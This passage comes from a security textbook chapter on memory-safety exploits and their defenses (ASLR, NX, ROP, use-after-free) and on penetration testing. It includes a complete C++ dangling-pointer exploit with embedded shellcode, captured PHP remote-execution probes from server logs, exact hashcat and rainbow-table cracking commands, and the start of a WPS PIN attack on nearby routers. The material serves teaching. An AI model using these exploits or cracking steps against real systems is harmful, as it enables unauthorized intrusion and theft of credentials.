Thus, when ASLR is enabled, we cannot easily find an address with which we would like to replace the return address. In this manner, ASLR is a strong defense against stack smashing; however, we could simply find the return address by repeatedly trying addresses in the right neighborhood (even though ASLR randomizes the addresses, used addresses will likely still come from the same large region of memory used for running these types of programs, and so the prefixes of the addresses in different executables may still be similar), we could guess a usable return address with brute force. If we are doing this brute-force approach, the benefits of the `NOP` sled (which increase the number of addresses that would lead to a successful exploit) are very useful; however, brute force is a relic more appropriate for 32-bit executables and is rarely used in 64-bit executables, because there are only 16 bits of the address that can be randomized for 32-bit ASLR, but there are 40 bits available for 64-bit ASLR.

[26]Virtual memory are the addresses we see when we print a pointer. They may not live at that index on the physical chip, but the operating system can query the CPU with a virtual address and the CPU will translate it to a physical address that *is* the physical location on the actual chip.

Another approach to neutralizing ASLR is to somehow learn an address on the stack of the program. In the case of `vulnerable_echo.c`, this is not a possible approach, since we need to know the address before the program runs (because our exploit is provided as a string argument); but in some cases[27], we may be able to convince the program to reveal the address of a variable on the stack. From there, we have a much easier time.

Counter-exploit: BTB attack

A more ambitous approach is to use the CPU's high-performance machinery against it: Branch prediction is a technique by which `if` statements are and loops do not need to wait for the computation to finish before running dependent code. For example, in the lines `if (x == 7) y += x;`, `x == 7` may have been true the last few times this `if` statement was run. As a result, the processor will check if `x == 7`, but it may start with the notion that it is true, and thus execute `y += x`; if it turns out that `x != 7`, then the processor would need to undo the code that was executed under the spurious assumption that `x == 7`. Because many banches are taken (*e.g.*, the backwards branch at the end of a long `for` loop will be taken in all but the last iteration), branch prediction produces faster execution times. However, this machinery can be hijacked to "spy" on the addresses in another executable running simultaneously.[28] This is not done by actually revealing the address; instead, it is done by *timing* many branch statements in the spy program. If one of them happens to jump to a virtual address that is also used in the program being spied on, then that branch statement in the spy program may execute more quickly because it is already encouraged by the CPU's branch prediction. By trying to branch to many addresses, the spy program can find the addresses that produce an outlier runtime that is more efficient than the others; this address is used by another executable, such as the program being spied on. This is called a "BTB attack," so named because it learns from the CPU's branch target buffer.[29]

[27] *e.g.*, where a program has interactive input
[28] `https://www.cs.ucr.edu/~nael/pubs/micro16.pdf`
[29] "Broken branch... Grandparent cry NOT allow."

Practice and discussion questions

1. [**Level 1**] Disable ASLR using the `disable_aslr.bsh` script. Run `get_stack_pointer.c` five times. What does the output show? Now re-enable ASLR using the `enable_aslr.bsh` script and run `get_stack_pointer.c` five times. Have the results changed? If so how?

2. [**Level 1**] Explain how ASLR makes stack smashing more difficult. What are three ways to perform stack smashing even if ASLR is enabled?

5.4.11 Defense: the `NX` bit and noexec data

Because of the threat of stack smashing, modern CPUs often contain an extra bit in every address of memory. This bit, sometimes called `NX` for no-execute bit or called `XD` for execute-disable bit, crashes the program whenever an address is executed that is marked as disallowed for execution. This is essentially a marker to distinguish code from data. Essentially, that challenges the very notion that made stack smashing possible: we fed in a string that could be interpreted as a string, but which could alternatively be interpreted as exploit code to launch a system call.

When we made our stack smashing demo, both `hack_vulnerable_echo.bsh` and `hack_vulnerable_echo_nop_sled.bsh` compiled `vulnerable_echo.c` with the following flags: `-fno-stack-protector -z execstack`. We have already learned the origins of the first of those flags above: it disabled the stack canary. The second of the flags, `-z execstack` ensures that we will disable the `NX` bit from protecting against a stack smash.

In practice, the `NX` bit is one of the greatest guards against exploits: where stack canaries can be defeated with brute force or leaking their value and where ASLR makes it more difficult (but not impossible) to find an appropriate return value, the `NX` bit essentially defangs any attempt to sneak in code under the guise of importing data.

5.4.12 Counter-exploit: return-oriented programming (ROP)

Return-oriented programming (ROP) was invented as a means to circumvent the `NX` bit. Essentially, the idea behind ROP is that, instead of returning to an address of the code you have written into a buffer on the stack, to return to a valid piece of code elsewhere (*i.e.*, not data) which happens to execute an equivalent few lines of assembly that you had wanted to perform in your exploit code.[30] This is sometimes called a return-to-libc attack, because one way to employ it is to return to known pieces of code that will exist in standard `C` libraries.

ASLR makes ROP more difficult, because the addresses of the pieces inside libc library are unknown. In that case, these addresses must be leaked or guessed via brute force.

Practice and discussion questions

1. [**Level 2**] The following lines were taken from the server logs of `https://alg.cs.umt.edu`.

```
 122.114.235.78--[27/Oct/2019:15:30:36-0600]"GET/index.php?s=%2f%69%6e%64%65%78%2f%5c
%74%68%69%6e%6b%5c%61%70%70%2f%69%6e%76%6f%6b%65%66%75%6e%63%74%69%6f%6e&function=%6
3%61%6c%6c%5f%75%73%65%72%5f%66%75%6e%63%5f%61%72%72%61%79&vars[0]=%6d%645&vars[1][]
=%48%65%6c%6c%6f%54%68%69%6e%6b%50%48%50HTTP/1.1"302462"-""Mozilla/5.0(WindowsNT6.1;
Win64;x64)AppleWebKit/537.36(KHTML,likeGecko)Chrome/64.0.3282.140Safari/537.36"

 122.114.235.78--[27/Oct/2019:15:30:36-0600]"GET/elrekt.php?s=%2f%69%6e%64%65%78%2f%5
c%74%68%69%6e%6b%5c%61%70%70%2f%69%6e%76%6f%6b%65%66%75%6e%63%74%69%6f%6e&function=%
63%61%6c%6c%5f%75%73%65%72%5f%66%75%6e%63%5f%61%72%72%61%79&vars[0]=%6d%645&vars[1][
]=%48%65%6c%6c%6f%54%68%69%6e%6b%50%48%50HTTP/1.1"302463"-""Mozilla/5.0(WindowsNT6.1
;Win64;x64)AppleWebKit/537.36(KHTML,likeGecko)Chrome/64.0.3282.140Safari/537.36"
```

   In at least one page of text, describe their significance (including geolocation of IP address, choice of destination page on `https://alg.cs.umt.edu/index.php`, the significance of the parameters sent to the webserver, and anything else you believe fully tells the story of this entry in the server logs).

[30] Think of a serial killer cutting words out of a magazine to make a note for investigators: They do not need to write any words themselves, they simply find words that they want to write, which have already been written by others. Then, they piece them together.

2. [**Level 3**] Research and construct an example of ROP. You may assume that ASLR is disabled.

5.5 Exploit: dangling pointer

Consider Listing 5.21, a broken attempt at a destructor for a linked list. The code traverses the linked list and deletes nodes as it progresses from head to tail; however, it accesses memory after deleting it.[31]

Listing 5.21: A broken attempt at a destructor for a linked list. In each iteration, `p` will be deleted *before* `p->next` is accessed.

```
~LinkedList() {
  for (Node*p=head_ptr; p!=NULL; p=p->next)
    delete p;
}
```

The dangling pointer exploit uses situations like this, wherein a piece of memory is freed but may still be used, to execute an arbitrary address in memory. This can be seen as a counter-exploit against the defense of stack canaries, but it can also be seen as its own type of exploit (no longer stack smashing): consider that dangling pointer exploits do not need a buffer overflow to succeed. Consider how many times you have accidentally written `C/C++` code with a buffer overflow compared to the number of times you have accessed or written to a pointer that you've already freed.

If we can trick the program into allocating another block of memory that was freed by the dangling pointer, it will likely choose the same block of memory. Thus, modifying that new block of memory will modify the contents to which the dangling pointer still points. An example of this on the primitive types `double*` and long (each of which uses 64 bits of memory) is shown in Listing 5.22.

Listing 5.22: `simple_dangling_pointer.cpp`: A `C++` program with a dangling pointer. Initially, `x` is pointed to some allocated memory, which has

[31]You at 3AM: I guess this looks about right...
John Wick: Has anyone seen my favorite block of memory? The one that my dying wife allocated for me as a final present from beyond the grave? I havent seen it in a while...
You: Um, John...[32]

[32]`https://youtu.be/wDYNVHOU3cs?t=3`

been assigned value `0x0`. `x` is then freed, and `y` is allocated to point at a block of memory of the same size as the memory to which `x` had pointed. The allocation will use the recently freed memory that was pointed to by `x`, meaning that modifying `*y` will modify `*x`.

```
#include <iostream>

int main() {
  double**x = new double*;
  *x = NULL;
  delete x;
  std::cout << "*x=" << *x << std::endl;

  // y allocates to use the same memory as x
  long*y = new long;
  *y = 10;

  // *x was NULL, but now it points at 10=0xa
  std::cout << "*x=" << *x << std::endl;
  return 0;
}
```

5.5.1 Virtual functions and the virtual table

For example, consider a word processor program where there is a `File*f` object, which refers to the current file viewed. When the user closes the file, the program runs `delete f`; however, let's say that the user saves the file, it calls `f->save()`, and that it does this regardless of whether the file is still open or has been closed. Calling `f->save()` after the file has been closed will thus access memory that we have already freed. If no new memory has been allocated, this may be alright; however, if we have already allocated and used new memory between the time when we closed the file and saved the file, that new memory may have overwritten the same memory as `f`. In this case, the call to `f->save()` try to call `save` on something that is no longer guaranteed to have integrity.

Of course, the above does not show us how to execute data as code; instead, it simply shows us how a dangling pointer may be corrupted by a subsequent allocation and modification of that newly allocated data.

Consider what happens when we have a base class `Animal` and a derived class `Cat` class, which has `public` inheritance from `Animal`. Let the member function `Animal::speak()` print `"I am an animal"` and let member function `Cat::speak()` print `"Meow!"`. If we set `Cat*c=new Cat` and then send `c` to a function as the argument `Animal*a`, calling `a->speak()` in the function will print `"I am an animal"` instead of `"Meow!"`. The reason for this is, once we have a pointer to the base class type `Animal`, we do not yet have any means to know what kind of animal it is. Maybe we sent in a `Dog*`? Virtual functions give us a means by which we can solve this: If we declare `Animal::speak()` to be a virtual function, then it means that all `Animal` types and all types that inherit from `Animal` will have a pointer to the vtable for their proper type[33]. The vtable is an array containing the addresses of the virtual functions that would be called for this object. An object that refers to the wrong address in its vtable can be made to call functions at addresses referred to by the contents inside the address to which the vtable refers.

For example, if we make two object allocations, we can trick the program into reusing the same memory to which the dangling pointer still points; however, the newer allocation will overwrite the vtable of the memory, meaning it will call the wrong functions. The code in Listing 5.23 calls `Base::f`, but because the vtable has been overwritten, `Derived::f` is called.

Listing 5.23: `object_dangling_pointer.cpp`: A `C++` program that modifies a copy of an object's vtable. Explicitly calling this copy via `(dp->*virt_mem_g.func_ptr)()` will call `h` instead of `g`; however, calling `dp->g()` will call `Derived::g` as expected.

```
#include <string>
#include <iostream>
#include <bitset>
#include <cstring>

struct Base {
  // vtable index +1B
  virtual void f() {
```

[33]If your programming mothertongue is `Java` or `Python`, you're probably wondering what all the fuss is about. In `Java` and `Python`, *all* functions are virtual functions. So why does `C++` not do the same? Because then each object, no matter how small, must contain a 64-bit pointer, meaning there can be significant overhead. Likewise, when the compiler is optimizing code, it can sometimes figure out which function will be called and use that to its advantage. Virtual functions obscure this, thereby preventing type information from being known at compile time (unless the compiler is very aggressive at trying to detect types).

```
    std::cout << "Base::f" << std::endl;
  }

  // vtable index +9B = 1B+8B
  virtual void g() {
    std::cout << "Base::g" << std::endl;
  }

  // vtable index +17B = 9B+8B
  virtual void h() {
    std::cout << "Base::h" << std::endl;
  }
};

struct Derived : public Base {
  void f() {
    std::cout << "Derived::f" << std::endl;
  }
  void g() {
    std::cout << "Derived::g" << std::endl;
  }
  void h() {
    std::cout << "Derived::h" << std::endl;
  }
};

int main() {
  Base*bp = new Base;
  std::cout << "calling bp->f()" << std::endl;
  bp->f();
  delete bp;
  std::cout << std::endl;

  static_assert(sizeof(Derived) == sizeof(Base));

  // May allocate using the same memory used by *bp; thus, we've
  // overwritten the vtable of *bp with the vtable of *dp:
  Derived*dp = new Derived;
  std::cout << "calling bp->f()" << std::endl;
  bp->f();
}
```

In the same manner, we can manually modify the function that will be called through a vtable. Listing 5.24 does this with a copy of a vtable. When the virtual function is explicitly called, the modified copy calls the incorrect function; however, this does not yet let us modify the original.

Listing 5.24: `modify_vtable_copy.cpp`: A `C++` program with a dangling pointer. When `dp` is allocated, it overwrites the memory still pointed to by `bp`, including the vtable. Calling `bp->f()` will actually invoke `Derived::f`.

```
#include <string>
#include <iostream>
#include <bitset>

struct Base {
  // vtable index +1B
  virtual void f() {
    std::cout << "Base::f" << std::endl;
  }

  // vtable index +9B = 1B+8B
  virtual void g() {
    std::cout << "Base::g" << std::endl;
  }

  // vtable index +17B = 9B+8B
  virtual void h() {
    std::cout << "Base::h" << std::endl;
  }
};

struct Derived : public Base {
  void f() {
    std::cout << "Derived::f" << std::endl;
  }
  void g() {
    std::cout << "Derived::g" << std::endl;
  }
  void h() {
    std::cout << "Derived::h" << std::endl;
  }
};

int main() {
  Base*dp = new Derived;

  union VirtualFunctionIndexMemory {
    void (Base::*func_ptr)();
    long raw_data;
  };

  VirtualFunctionIndexMemory virt_mem_g{&Base::g};
  std::cout << "Base::g vtable index " << virt_mem_g.raw_data <<
      std::endl;
  VirtualFunctionIndexMemory virt_mem_h{&Base::h};
  std::cout << "Base::h vtable index " << virt_mem_h.raw_data <<
      std::endl;
  std::cout << std::endl;

  // Calls g:
  (dp->*virt_mem_g.func_ptr)();

  // Calls h instead of g:
  virt_mem_g.raw_data = 17;
  (dp->*virt_mem_g.func_ptr)();
  std::cout << std::endl;

  // Note that the object *dp is still intact; the above only overwrote
  // a copy of the g virtual offset (not the actual one in *dp).
  dp->g();
}
```

Listing 5.25 shows us how we can modify the pointer to the original vtable, permanently changing it. When virtual functions in `bp` are called, they will use the pointer to the vtable for `Base`, which in turn points to the location of the appropriate function. If we overwrite the vtable pointer in `bp`, which should point to the vtable for `Base`, we can have it instead point to a table of our own choosing. In that table, we put pointers to the function `wrong_function`. Thus, when we call `bp->f()` or `bp->g()`, it calls `wrong_function` instead of the expected behavior (*i.e.*, `Base::f` and `Base::g`, respectively).

Listing 5.25: `overwrite_vtable.cpp`: A C++ program that constructs a local vtable and uses it to overwrite the pointer to the vtable in `bp`; thus, when virtual functions in `bp` are called, the function `wrong_function` (which was used to populate the fake, local vtable) are called instead.

```
#include <cstring>
#include <iostream>

void wrong_function() {
  std::cout << "\"You are not the kind of guy who would be at a place
```

```
      like this at this time of the morning.\nBut here you
      are...\"\n\t-Jay McInerney\n" << std::endl;
}

struct Base {
  virtual void f() {
    std::cout << "Base::f" << std::endl;
  }
  virtual void g() {
    std::cout << "Base::g" << std::endl;
  }
};

int main()
{
  Base *bp = new Base;
  std::cout << "calling:" << std::endl;
  bp->f();
  bp->g();
  std::cout << std::endl;

  union mem {
    Base*b;
    void***vtable;
  };
  mem m{bp};
  std::cout << "vtable: " << *m.vtable << std::endl;
  std::cout << "f " << (*m.vtable)[0] << std::endl;
  std::cout << "g " << (*m.vtable)[1] << std::endl;
  std::cout << std::endl;

  std::cout << "wrong_function " << (void*)wrong_function << std::endl;
  std::cout << std::endl;

  std::cout << "calling directly through vtable:" << std::endl;
  void (*f)() = (void (*)()) (*m.vtable)[0];
  f();
  void (*g)() = (void (*)()) (*m.vtable)[1];
  g();
  std::cout << std::endl;

  // Make new vtable (need local because we cannot do address of
  // address-- first address operation returns in a temporary
  // variable, which has no address).
  std::cout << "building a new vtable..." << std::endl;
  void*hacked_vtable[] = {(void*)wrong_function, (void*)wrong_function};
  std::cout << "hacked vtable: " << hacked_vtable << std::endl;
  void*hacked_vtable_handle[] = {hacked_vtable};
  std::cout << "hacked vtable handle: " << hacked_vtable_handle <<
      std::endl;

  // Overwrite vtable for *bp:
  //  *m.vtable = &hacked_vtable[0];
  // The following memcpy is equivalent to the line above:
  memcpy(bp, hacked_vtable_handle, sizeof(void*) );
  std::cout << "vtable: " << *m.vtable << std::endl;
  std::cout << "f " << (*m.vtable)[0] << std::endl;
  std::cout << "g " << (*m.vtable)[1] << std::endl;
  std::cout << std::endl;

  // Calls wrong_function:
  std::cout << "calling:" << std::endl;
  bp->f();
  bp->g();
  return 0;
}
```

5.5.2 The dangling pointer exploit

Consider the program in Listing 5.26. It allocates an array, fills it with 64-bit shell code, and then ends the array with a pointer to the start of the array. A `Base` object is allocated and freed, resulting in a dangling pointer. Because a `Base` object needs a pointer to the virtual table and because it has no additional data, `sizeof(Base)` is `sizeof(void*)=8`, which in turn is `sizeof(long)`. Thus allocating a new `long` will use the same memory once used to store *bp. If we set `*x=(long)(array+5)`, it will set the data of `*bp` (which we established was only a pointer to the virtual table) to `&array[5]`. The first index at the table starting at address `&array[5]` has value `array` inside of it, which is the same as `&array[0]`; therefore, calling the function `bp->f()` will execute the shell code residing at the start of `array`.

Listing 5.26: `vulnverable_dangling_pointer_simplified.cpp`: A `C++` program that that uses a dangling pointer to launch shell code.

```
#include <cstring>
#include <string>
#include <iostream>
```

```
#include <assert.h>

struct Base {
  virtual void f() {
    std::cout << "Base::f" << std::endl;
  }
  virtual ~Base() {}
};

int main()
{
  unsigned long*array = new unsigned long[6];
  std::cout << "array address is " << array << std::endl;

  // 64-bit shell code:
  array[0] = 0x4868732fffc0c748;
  array[1] = 0x4804e8c14804e8c1;
  array[2] = 0x69622f054820e0c1;
  array[3] = 0xc03148e78948506e;
  array[4] = 0x58050f3bb0c03150;

  // the address of the array:
  array[5] = (unsigned long)array;

  Base *bp = new Base;
  bp->f();
  std::cout << std::endl;

  delete bp;
  // bp is now dangling.

  // if sizeof(Base) == sizeof(long), the new allocation will use the
      same memory:
  static_assert( sizeof(Base) == sizeof(long) );
  long*x = new long;
  assert((void*)x == (void*)bp);

  *x = (long)(array+5);
  std::cout << "Value of new vtable, (void*)*x " << ((void*)*x) <<
      std::endl << std::endl;

  union mem {
    Base*b;
    void***vtable;
  };
  mem m{bp};
  // bp's vtable now points to array[5]; therefore, the first address
  // in the vtable will be array[5]=array=&array[0], meaning calling
  // bp->f() will call the code at array[0], which is the shell code.
  std::cout << "f " << (*m.vtable)[0] << std::endl;

  std::cout << "calling:" << std::endl;
  bp->f();
  return 0;
}
```

Practice and discussion questions

1. [**Level 2**] Construct a vulnerable program that allocates a buffer on the heap (not the stack), outputs the address of the start of the buffer, and allows the user to fill it interactively. The program then constructs a dangling pointer to an object with a virtual table and allows the user to initialize the value to an arbitrary `long` (also read interactively). Demonstrate how a clever user could launch a shell by running this vulnerable program. You may assume that the program will be compiled with `-z execstack`.

5.5.3 Defense: point deleted pointers to `NULL`

One defense against dangling pointers is to always point them to `NULL` immediately after deletion. This can be done manually or can be implemented automatically, *e.g.*, by a new compiler; however, this will increase the executable size and these additional instructions make the program slower. Even if we had the discipline to do this, it would not be without costs.

5.6 Penetration testing

Penetration testing is the art of breaking into systems, sometimes using pre-existing software[34]. Often there are good implementations of attacks against

[34]Sometimes this is labeled as "penetration testing" to suggest that it is done against a system owned by an ally for the sole purpose of testing it for weaknesses; however, sometimes this is not the case, and it's plain old safecracking.

classic cryptoschemes, which have very good runtime constants. These well-honed implementations can often be used in practice against standard levels of encryption, even when the cryptography remains theoretically strong against attacks. As mentioned in the Number-theoretic Crypto chapter, security through obscurity is generally frowned upon, particularly in cryptography, because of weaknesses an untested system would introduce; however, while that may be true against a well-resourced opponent such as a nation state, it may not be true against a weaker opponent[35], because the weaker opponent will not have access to pre-existing implementations of routines for breaking the cryptosystem. Practically optimized code is essential for breaking things. If something runs for a day with the benefit of a 50x speedup, it may well be practical to use. Without that speedup, it would take 50 days, and would often not be practical.

For this section, we will use Kali[37] Linux. We will not install Kali; instead we will run it live from a USB stick.[39]

5.6.1 Cracking a hash

Our first example of penetration testing will be to crack a hash. For this, we will use the program `hashcat`, which is available in Kali. `hashcat` is implemented very efficiently (it has command-line flags to run on the CPU, GPU, or even on external circuitry such as an FPGA) and is compatible with many cryptographic hash functions.

Let's start with a simple example with our `SHA-1` hash from the Number-theoretic Crypto chapter. We will start with a string "̂sha1sha1". When run through our `SHA-1` implementation (via

[35]Read: script kiddie[36]

[36]"Script kitty?!"

[37]The Hindu goddess of thieves and murderers. "Kali ma!"[38]

[38]"Om Namah Shivaya! Om Namah Shivaya!"

[39]Of course, it can be installed; however, asking how to install it is generally a red flag that you are a novice, because convention dictates that it should be run live. Also, a benefit of running it live means you can turn any computer into a hacking machine by only carrying a USB stick. But as we will see, the hardware of the machine also matters: when running brute-force attacks against hashes or RSA, we want custom circuitry[40], and if we don't have them, we want a state-of-the-art GPU or several high-end CPUs wired in SMP.

[40]A digital ASIC: **a**pplication-**s**pecific **i**ntegrated **c**ircuit

`sha1sum <(echo -n 'sha1sha1')`[41]), the following hash is output: `0d5635e53c439b293d86ce8b7addeab5049034af`.

We can crack this hash with `hashcat`. First let's run `hashcat --help` to learn how to run it. The dump it produces shows that we can specify the type of hash we're breaking by giving it `-m 100`, which corresponds to `SHA-1`. We also need to specify which kind of attack to perform. Here we have a few options: `-a 0` performs a dictionary hack (it will need a word list file argument after the hash we're breaking), `-a 1` performs a combination attack (this uses words from the word list multiple times in pairs, triplets, *etc.*), `-a 3` performs a brute-force attack, and higher values of `-a` can be used to perform hybrid attacks that further combine the attacks described here.

Using brute force

We will use a brute-force attack in this case; therefore, we will run `hashcat -m 100 -a 3 0d5635e53c439b293d86ce8b7addeab5049034af`[42]. This style of attack tries all input keys of growing size, stopping if any of them produces the desired hash. We can specify the character sets and their arrangement by providing information about the "mask"[43] that we would like to use.

On a dual Xeon system with 32 cores, each with `AVX-512`, this takes around 15 minutes and on a dual Epyc system with 64 cores, this takes around 30 minutes; however, this process runs in around 30 seconds using a high-end Nvidia Tesla V100 GPU, because the task of running and checking the hash on many inputs is so trivially parallelizable[44]; however, it should be noted that the speedup of the GPU over server CPUs will depend on which hash[45].

[41]Note the `-n` flag: that forces that the output will not contain an additional newline character

[42]Note: because the OpenCL library used by `hashcat` is so notoriously brittle, you might need the `--force` flag, which says to run anyway, even if the libraries are not in *precise* order.

[43]The template for what style of key we are currently brute-forcing.

[44]After all, we're simply running many keys forwards with the hash and checking their results

[45]*I.e.*, which `-m` argument is provided. When we crack WPA2 via `-m 2500`, this GPU is only $\approx 10\times$ faster than the CPUs.

Using a rainbow table

As discussed in the Number-theoretic Crypto chapter, rainbow tables are an excellent way to break unsalted hashes. We could produce our own rainbow tables; however, for this demo we will download the rainbow tables from `freerainbowtables.com`. We're lucky this site is still up: for tasks like these, rainbow tables are essentially like armor-piercing munitions[46] in our battle against (unsalted) crypto. Specifically, we will download the `loweralpha-space#1-9` files, which have all keys with combinations of lowercase characters, numeric characters, and space characters. Note that this is a bit unfair, because our brute force attack used both lower and uppercase characters; however, the website we're using does not include `SHA-1` hash rainbow tables with mixed case greater than 7 characters long.

We download these rainbow table files using `bittorrent`. There are four folders, which each contain several `.rti2` files. Together, all four folders' files comprise the rainbow table and take roughly 17GB of disk space. We invoke the rainbow table crack via `rcracki_mt -d -h 0d5635e53c439b293d86ce8b7addeab5049034af -t 32 mysqlsha1_loweralpha-numeric-space#1-8-0/ mysqlsha1_loweralpha-numeric-space#1-8-1/ mysqlsha1_loweralpha-numeric-space#1-8-2/ mysqlsha1_loweralpha-numeric-space#1-8-3/`. The `-d` option was specified for the `SHA-1` hash by `freerainbowtables.com`, while the `-t 32` tells the program to use 32 threads.

Cracking the hash with the rainbow table takes roughly 30 seconds on the same dual Xeon CPU. The vast majority of the time is accessing the disk. The output is `0d5635e53c439b293d86ce8b7addeab5049034af sha1sha1 hex:7367613173686131`, and recovers the plaintext.

Consider the savings of rainbow tables over simpler brute-force tables:

[46] "He came in steep, fueled by self-loathing. When the Kuang program met the first of the defenders, scattering the leaves of light, he felt the shark thing lose a degree of substantiality, the fabric of information loosening. And then – old alchemy of the brain and its vast pharmacy – his hate flowed into his hands. In the instant before he drove Kuang's sting through the base of the first tower, he attained a level of proficiency exceeding anything he'd known or imagined. Beyond ego, beyond personality, beyond awareness, he moved, Kuang moving with him, evading his attackers with an ancient dance, Hideo's dance, grace of the mind-body interface granted him, in that second, by the clarity and singleness of his wish to die." -William Gibson

some of the tables listed on the website above take hundreds of GB or even a TB of disk space. If these rainbow tables use chains of length 64 or so, that should achieve a 64× savings on disk space, a simple brute-force table could take > 50TB disk space, which could become difficult to even store, let alone slow to fetch from disk[47].

Using a list of candidate keys

There is another way that this process can often be sped up in practice: Brute force considers passwords that are not frequently chosen by users. So instead of brute force, let's try running with a known word list from real passwords that are frequently chosen in online accounts[48].

For this, we will run `hashcat -a 0 -m 100 0d5635e53c439b293d86ce8b7addeab5049034af rockyou.txt`.[50] Where is that cache file filled with cracked hashes? You can find it in `~/.hashcat/hashcat.potfile`; if you'd like to, you can use `hashcat` flags to disable it, or we could simply delete it so that we can get a fair benchmark of our `-a 0` word list crack.

Using the word list `rockyou.txt`, the process takes less than 5 seconds on an old laptop. And if you're dubious about the quality of these password lists, do not underestimate the creepy, growing ability to predict human

[47]Again, recall that the slowest part of the benchmark here was the disk access, even with a new SSD.

[48]How do we know? `rockyou.txt` is a file of popular passwords that have been stolen by hackers over the years.[49]

[49]If using these fruits from the poisonous tree makes you uncomfortable, consider this: Did you ever wonder why life vests have a collar? I have it good authority from a former colleague that we benefit from some quite immoral tests about the effects of cold on mortality that were once run in the North Sea. It turns out the collar prevents one's head from touching the freezing water, and this makes a tremendous difference in how much body heat one loses. I was told this was shown empirically by seeing how long prisoners would survive in the water before dying. So think about that whenever you're flying and you see the demonstration of a life vest with a collar. Anyway, you can find several files filled with stolen passwords here: `https://wiki.skullsecurity.org/Passwords`.

[50]N.B.: If you've already cracked the password with brute force, this will print `INFO: All hashes found in potfile! Use --show to display them.` What does that mean? It means that `hashcat` recognizes that it has already cracked this hash, and it has cached the result in a "potfile." How do we see that result? Try the same command again, but with the `--show` flag, and this will show which cracked hash was cached[51].

[51]Try to say that 1,000,000 times fast (without using a GPU).

behavior from many empirical examples of behavior of others: When choosing `sha1sha1`, I did not deliberately choose a key that would be found in `rockyou.txt`. Hacked minds think alike.

`hashcat` has many options, and can also crack hashes that have been salted after hashing, although this can be more time consuming.

Note that by cracking the hash with `hashcat`, we will not necessarily recover the original plaintext: instead, we will find a plaintext string (which may be the same) that produces the same `SHA-1` hash.

When using a brute-force attack, the time will be determined by the ratio of the key space[52] to the number of hashes we can check per second. Even if we can check millions of hashes per second, it will be very difficult to crack a hash on a large input (again, assuming the specific hash being attacked uses a substantial number of bits in its output). How do we find the number of hashes we can run per second? We can run `hashcat -b`, which will benchmark different hashes. If we have a specific hash in mind, we can run `hashcat -b -m`, followed by the code for the specific hashing algorithm. *E.g.*, we would use `-m 100` for `SHA-1`.

Using a list of candidate keys with rules

Rules are a means by which `hashcat` allows us to try not only candidate keys from a word list, but also modifications of those candidate keys. The rule `$X` appends the character `X` to the end of a string from the word list, and `^X` prepends character `X` to the start of the string.[53] For example, if `goldfish` is in the word list file, then the rule `^1` would try key `1goldfish`. We can write rules to change the case (*i.e.*, upper and lower) of letters, to replace characters (*e.g.*, replacing `a` with `@`), and to do other things[54]. We place these rules in a file, which we will call `rules.txt` (but can have any name). Each line of `rules.txt` will be processed as a separate rule and applied with each word from the word list file. Luckily, `hashcat` comes packaged with some useful rule files. We can find these by finding `hashcat` with `which hashcat`,

[52]Excluding the possibility of a hash collision, which will be small if we have a hash with a large enough number of bits in its output; if the hash space is smaller than the key space, then the hash space– 2^b where b is the number of bits in the hash's output– will be used instead.

[53]As with many programs running under UNIX, we use `^` as the start of a string and `$` as the end of the string.

[54]`https://hashcat.net/wiki/doku.php?id=rule_based_attack`

which on Kali outputs `/usr/bin/hashcat`. Then we can look in the `rules` subdirectory to see many `.rule` files.

Rules can be run as part of a dictionary attack. Where before, we ran the dictionary attack via `hashcat -a 0 -m 100 0d5635e53c439b293d86ce8b7addeab5049034af /usr/share/wordlists/rockyou.txt`, we now run `hashcat -a 0 -m 100 -r /usr/share/hashcat/rules/best64.rule 0d5635e53c439b293d86ce8b7addeab5049034af /usr/share/wordlists/rockyou.txt`.

Using a list of candidate keys in combination

A "combinator" attack, run with `-a 1`, tries a Cartesian product of concatenated words from multiple (which may be the same if desired) dictionary files. For example, if the file `wordlist.txt` contains the words `hi` and `bye`, `hashcat -a 1 ... wordlist.txt wordlist.txt`[55] will try the following keys: `hihi`, `hibye`, `byehi`, `byebye`.

Combinator attacks can be paired with a left and right rule. The left rule is specified with `-j` and the right rule is specified with `-k`. `hashcat -a 1 ... -j 'c $ ' -k '$.' wordlist.txt wordlist.txt` will try the following keys: `hi hi.`, `hi bye.`, `bye hi.`, `bye bye.`

5.6.2 Practice and discussion questions

1. [**Level 1**] Using your own launch of Kali Linux, compute the `SHA-1` hash of the string `"My Guinness!"`. What is the hash value?

2. [**Level 2**] If you know the character set is `a--z`, `A--Z`, and punctuation, do you think you would be successful to crack the hash with `hashcat` using brute force?

3. [**Level 3**] Using a combinator attack, how would you constrain that the password has two dictionary words with a space between them and punctuation at the end? Use this information and a large English dicationary that includes the words "my" and "Guiness" (as well as capitalization variants of the words) to crack the hash with `hashcat`. How long did it take?

[55]Not a real command: does not specify `-m` nor does it provide a hash or a file full of hashes that we want to attack.

4. [**Hors Catégorie**] Can you find a string whose `SHA-1` is `ef914e764d959b1823fe1097ae3fc2b597bbd5b7`? Do not assume the plaintext is short.

5.6.3 Breaking into a WLAN router

Assume you are surrounded by WLAN routers, but which are secured by encryption for which you have no passwords. Let's assume these routers are secured by WPA2 encryption (which is stronger than WEP).

Flaws in WiFi-protected setup (WPS)

"WiFi-protected setup" (WPS) is a protocol designed to enable the less technically savvy[56] to configure their WLAN routers with encryption. WPS devices must support the use of a short identifier, a PIN, which may be written on a stick on the wireless router and which can be entered by a user to connect their device to the router. Rather than attack a router's encryption directly, we can instead take another route in: we can attack the PIN. The PIN is 8 digits, and the last digit is a checksum of the others (*i.e.*, a simple hash designed to check if the other digits of the PIN are correct).[57] As a result, there are 7 degrees of freedom in the PIN, each with 10 possible states. As a result, there are 10^7 possible PINs that we must try to ensure we can access the router. Furthermore, the routers report errors in the PIN entered separately in the first and second halves of the digits entered. Thus, there are 4 digits in the left half and 3 in the right half (again, excluding the final digit that functions as a checksum). Thus, only roughly $10^4 + 10^3$ digits are needed for an attack. Even if WPS is disabled on a router, it still may be an active hole that can be exploited.

These attacks can be run by using `wifite`[58]. `wifite` can be run without arguments on the command line. It first reports a list of the nearby WLAN routers, their ESSIDs (the brodcast name of the WiFi access point) and BSSIDs (the MAC address of the router, which is of the form `0a:ff:7e:...`), the intensity of their signals, if they have WPS enabled, and the crypto scheme (*e.g.*, WPA) used to protect them. Once the list of nearby routers is

[56] Read: normies

[57] `https://en.wikipedia.org/wiki/Wi-Fi_Protected_Setup`

[58] Or by using the `Fern` WiFi cracker, which has a GUI interface.

